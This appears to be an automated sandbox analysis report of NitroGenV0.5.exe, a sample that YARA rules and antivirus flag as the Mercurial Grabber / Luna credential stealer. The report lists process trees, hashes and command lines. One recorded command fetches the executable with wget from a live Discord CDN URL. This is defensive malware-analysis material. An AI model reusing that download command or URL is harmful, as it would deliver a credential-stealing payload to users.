2021-11-07 07:40:12 UTC	193	IN	Data Raw: 35 33 63 32 33 31 64 39 32 64 36 36 33 36 39 65 39 36 36 38 63 31 63 63 39 66 65 32 33 61 62 31 64 66 65 32 64 64 2d 31 36 33 36 32 37 30 38 31 32 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 38 33 38 65 34 65 36 39 39 62 2d 46 52 41 0d 0a 0d 0a Data Ascii: 53c231d92d66369e9668c1cc9fe23ab1dfe2dd-1636270812; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e9838e4e699b-FRA

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: cmd.exe PID: 6988 Parent PID: 3376

General

Start time:	08:40:00
Start date:	07/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c wget -t 2 -v -T 60 -P "C:\Users\user\Desktop\download" --no-check-certificate --content-disposition --user-agent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko" "https://cdn.discordapp.com/attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe" > cmdline.out 2>&1
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities Show Windows behavior

File Created

Analysis Process: conhost.exe PID: 7028 Parent PID: 6988

General

Start time:	08:40:01
Start date:	07/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: wget.exe PID: 7096 Parent PID: 6988

General

Start time:	08:40:01
Start date:	07/11/2021
Path:	C:\Windows\SysWOW64\wget.exe
Wow64 process (32bit):	true
Commandline:	wget -t 2 -v -T 60 -P "C:\Users\user\Desktop\download" --no-check-certificate --content-disposition --user-agent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko" "https://cdn.discordapp.com/attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe"
Imagebase:	0x400000
File size:	3895184 bytes
MD5 hash:	3DADB6E2ECE9C4B3E1E322E617658B60
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

Analysis Process: NitroGenV0.5.exe PID: 6784 Parent PID: 2528

General

Start time:	08:40:04
Start date:	07/11/2021
Path:	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\download\NitroGenV0.5.exe"
Imagebase:	0x8e0000
File size:	175616 bytes
MD5 hash:	B4A34AC1A572E23168B2C6803780FE7E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000006.00000002.302148131.00000000008E2000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000006.00000000.280072477.00000000008E2000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: C:\Users\user\Desktop\download\NitroGenV0.5.exe, Author: Joe Security • Rule: MAL_Luna_Stealer_Apr_2021_1, Description: Detect Luna stealer (also Mercurial Grabber), Source: C:\Users\user\Desktop\download\NitroGenV0.5.exe, Author: Arkbird_SOLG
Antivirus matches:	• Detection: 100%, Avira
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 3940 Parent PID: 6784

General

Start time:	08:40:04
Start date:	07/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: NitroGenV0.5.exe PID: 7100 Parent PID: 3352

General

Start time:	08:40:25
Start date:	07/11/2021
Path:	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe"
Imagebase:	0x510000
File size:	175616 bytes
MD5 hash:	B4A34AC1A572E23168B2C6803780FE7E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000011.00000002.349541770.0000000000512000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000011.00000000.324764469.0000000000512000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe, Author: Joe Security • Rule: MAL_Luna_Stealer_Apr_2021_1, Description: Detect Luna stealer (also Mercurial Grabber), Source: C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe, Author: Arkbird_SOLG
Antivirus matches:	• Detection: 100%, Avira
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6992 Parent PID: 7100

General

Start time:	08:40:25
Start date:	07/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

Code Analysis